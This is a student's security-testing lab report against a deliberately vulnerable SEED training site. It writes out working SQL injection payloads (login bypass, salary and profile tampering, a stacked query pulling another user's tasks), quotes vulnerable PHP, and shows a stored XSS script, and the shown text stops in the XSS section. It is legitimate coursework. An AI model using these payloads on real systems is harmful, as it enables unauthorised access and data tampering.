INTE2547&INTE2580 - Security Testing

Assignment 3 (Testing Techniques)

Name: Le Chi Bach

Student ID: S4132419

Course Instructor: Dr. Sreenivas Tirumala

Table of Contents

Introduction 3
Section1: Exploiting Web Services using SQL Injection Attacks 4
Q1.1. 4
Q1.2. 6
Q1.3. 8
Q1.4. 10
Q1.5. 11
Section 2: Exploiting Web Services using Cross-Site Scripting Attacks 13
Q2.1. 13
Q2.2. 14
Q2.3. 15
Q2.4. 16
Section 3: Analyzing the security of AI systems. 18
Q3.1. 18
Q3.2. 19
Table of Figures 20
Reference 21

Introduction

This report delivers a comprehensive security assessment focused on validating web application resilience and analyzing the vulnerabilities of artificial intelligence models against adversarial threats. The evaluation covers offensive testing against web applications by successfully executing SQL Injection attacks to bypass authentication and extract unauthorized database information, alongside Cross-Site Scripting attacks to manipulate client-side scripts. Furthermore, the scope extends into AI security analysis by assessing the vulnerabilities of a MNIST handwritten digit classification model against adversarial manipulation. Specifically, an evasion attack was deployed to systematically trick the AI system into misclassifying, highlighting critical structural vulnerabilities in machine learning deployments.

Section1: Exploiting Web Services using SQL Injection Attacks

Q1.1.

After building and starting the container, the login page can be accessed in www.seed-server.com. In the unsafe_home.pfp, the SQL query is built as:

"SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password FROM credential WHERE name= '$input_uname' and Password='$hashed_pwd'".

In order to log into Ted's account without knowing the password, *"Ted' -- "* was typed into the "USERNAME" input field and "PASSWORD" was left empty (Figure 1).




Figure 1: Q1.1 Login page.

With that input, the query will be:

"SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password FROM credential WHERE name= 'Ted' -- ' and Password='$hashed_pwd'".

As shown in Figure 2, Ted's account had been accessed without providing the password. This was because the two hyphens in *"Ted' -- "* commenting everything written behind them. Therefore, the query would only be *"SELECT ... WHERE name = 'Ted'"* and the password condition had been bypassed.




Figure 2: Q1.1 Login successfully without password.

Q1.2.

In this question, SQL injection technique will be used to edit Boby's salary to SALARY_1 (3419) from Ted's account. The SQL query for editing profile was provided:

"UPDATE credential SET nickname='$input_nickname', email='$input_email', address='$input_address', Password='$hashed_pwd', PhoneNumber='$input_phonenumber' WHERE ID=$id"

In the edit profile page, all input fields were left empty except Phone Number, in which the following statement was entered: *"1', salary='3419' WHERE name='Boby' -- "* (Figure 3).





Figure 3: Q1.2 SQL statement to change Boby's salary.

After entering the SQL statement, Boby's account was accessed using the method in Q1.1 to check the result. As shown in Figure 4, Boby's salary had been set to "3419". Ted was able to change Boby's salary in the database due to the double hyphens turned the ID condition, which allow a person to update their own data, into a comment. The SQL query then become: *"UPDATE credential SET ... PhoneNumber='1', salary='3419' WHERE name='Boby'"*, bypassing the ID check.



Boby Profile

Key	Value
Employee ID	20000
Salary	3419
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	1

Figure 4: Q1.2 Successfully changed Boby's salary.

Q1.3.

In this question, Boby's nickname, email and address will be changed by Ted's account. The method is similar to Q1.2. Boby's nickname will be modified into my name (Le Chi Bach), email changed to my student email (s4123419@rmit.edu.vn) and address changed to "RMIT". The following statement will be input to "Phone Number" while other fields will be left empty (Figure 5):

"1', nickname='Le Chi Bach', email='s4123419@rmit.edu.vn', address='RMIT' WHERE name='Boby' -- ".




Figure 5: Q1.3 SQL statement to change Boby's nickname, email and address.

The result is shown in Figure 6 where Boby's data has been modified accordingly. The malicious input had turned the SQL query into: *"UPDATE credential SET ... PhoneNumber='1', nickname='Le Chi Bach', email='s4123419@rmit.edu.vn', address='RMIT' WHERE name='Boby'"*, which modified the specified information of the record with the name "Boby" and commented out the ID check.




Figure 6: Q1.3 Successfully changed Boby's data.

Q1.4.

Below is the screenshot from *unsafe_tasks_view.php*.

```php
//split by ";" if this is a batch queries
$queryList = explode(";",$sql1);

$displayResult ="";

foreach($queryList as $subquery){
  //echo $subquery;
  if(strlen($subquery)>0) {

    //batch queries multiple returns result append- check length of row if is not 5 then just append to another textarea
    if (!$tempResult = $conn->query($subquery)) {
        die('There was an error running the query [' . $conn->error . ']\n');
    $conn->close();
    exit();
    }

    //convert from json obj to Php array
    $return_arr = array();
    while($row = $tempResult->fetch_assoc()){
        array_push($return_arr,$row);
    }
    $json_str = json_encode($return_arr);
    $json_a = json_decode($json_str,true);


        $newTable = "<div class='container col-lg-4 col-lg-offset-4'>";
        $newTable .= "<table border='3' align='center' style='text-align:left'>";
        $newTable .= "<tr><td>Task Name</td><td>Task Owner</td><td>Hours</td><td>Amount</td><td>Task Description</td><td>Type</td></tr>";
        //render each element to a Table Row
        foreach($json_a as $newItem){
        $newRow="<tr>";
        foreach($newItem as $val ) $newRow.="<td>$val</td>";
        $newRow.="<tr>";
```

Figure 7: Q1.4 A piece of code from unsafe_tasks_view.php.

The code in Figure 7 shows that the query is split by semicolon using *explode(";",$sql1)*, and then the application iterates through each separated queries and creates a HTML table. Because of that, an attacker can append a new query, and the result of which will be output to a new table.

Below is the screenshot of a part in *unsafe_view_order.php.*

```php
$newfavourite = $_POST["favourite"] . " ";
    $newfavourite.= $_POST["order"];

/*check insert or update prefid*/
if($prefid!=""){
        $sql2 = "UPDATE preference SET favourite='$newfavourite' where PreferenceID=$prefid;";
    }else{
        $sql2 = "INSERT INTO preference(favourite,Owner) VALUES ('$newfavourite', $id);";
}

if (!$result = $conn->query($sql2)) {
```

Figure 8: Q1.4 A piece of code from unsafe_view_order.php.

The application concatenates inputs from POST and ORDER into *$newfavourite* variable without validation, allowing attackers to inject malicious queries into the data stored in the *preference* table.

Q1.5.

With the vulnerabilities identified in Q1.4, an attack is performed in this question. In the *unsafe_view_order* web page, there is an input field where users choose Asc or Desc so this is where the query will be injected. In that input field, the following statement will be filled:

"desc; SELECT tasks.Name as taskname, credential.Name as ownername, tasks.Hours, tasks.Amount, tasks.Description, tasks.Type FROM tasks, credential WHERE tasks.owner=credential.ID AND tasks.owner=userIdMaxTasks()#"

The semicolon will divide the statement into two sub-queries. The first sub-query will retrieve tasks for the current user as the application intended operation. The second one will execute the injected query. First, it uses *userIdMaxTasks()* to obtain the user with the highest number of tasks. Then, it extracts data that suits the output table format where task owner's ID matched the one identified in the previous step. Figure 9 shows the implementation, and the result is shown in Figure 10. The result shows that the person who has the maximum number of tasks was Alice.




Figure 9: Q1.5 SQL injection attempt.

Ted's Declared Tasks

Task Name	Task Owner	Hours	Amount	Task Description	Type
Front-end dev2	Ted	40	11000	Dev mobile front-end	Collaboration
Back-end dev1	Ted	30	7000	Dev back-end	Collaboration

Task Name	Task Owner	Hours	Amount	Task Description	Type
On-site client requirement collection	Alice	50	10000	Collect client requirement	Collaboration
Business Analysis	Alice	50	4000	Task Breakdown	Individual
Demo App to client	Alice	50	2000	Onsite demonstration	Individual
Design System Architecture1	Alice	30	5000	Design components and communication protocols	Collaboration

Figure 10: Q1.5 SQL injection result.

Section 2: Exploiting Web Services using Cross-Site Scripting Attacks

Q2.1.

After building and starting the container, the Elgg page can be accessed in http://www.seed-server.com.

In this question, a JavaScript program will be embedded to the *"About me"* field in Samy's profile, so that when anyone visit Samy's profile, there will be an alert saying: "Attack with XSS by + my student number".

First, Samy's account was entered with the given credentials to access his edit profile page. In the About me input field, Edit HTML was selected. Then, the following code is filled: *"<script>alert("Attack with XSS by s4123419")</script>"* (As shown in Figure 11). *<script>* tag was used to embed a script[1], and *alert()* method was used to display an alert box[2].

With that being done, Samy's account was logged out, and another account was logged in. From Alice's account, an attempt to access Samy's account was made. Figure 12 shows the result. As soon as Alice clicked on Samy account, an alert was displayed with the message specified. The XSS attack was successful.




Figure 11: Q2.1 embedded script in Samy's profile.

